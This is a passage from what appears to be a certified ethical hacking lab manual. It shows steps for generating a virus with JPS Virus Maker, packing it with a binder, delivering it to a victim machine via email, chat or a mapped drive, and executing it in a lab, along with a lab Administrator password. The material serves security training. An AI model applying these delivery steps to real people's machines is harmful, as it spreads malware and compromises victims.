
Module 07 – Malware Threats

15. The newly created virus (server) is placed automatically in the **folder** where jps.exe is located, but with the name **Server.exe**. Navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Virus Maker\JPS Virus Maker** and observe that the newly created virus with the name **Server.exe** is available at the specified location.




16. Now, pack this virus with a binder or virus packager and send it to the victim machine through email, chat, a mapped network drive, or other method.
17. In this task, we are using a mapped network drive to share the virus file to the victim machine. Assume that you are a victim and that you have received this file.
18. Switch to the **Windows Server 2019** machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.


Note: Here, we are logging into the machine as a victim.



19. Navigate to **Z:\CEHv12 Module 07 Malware Threats\Virus Maker\JPS Virus Maker** and double-click **Server.exe** file to execute the virus.

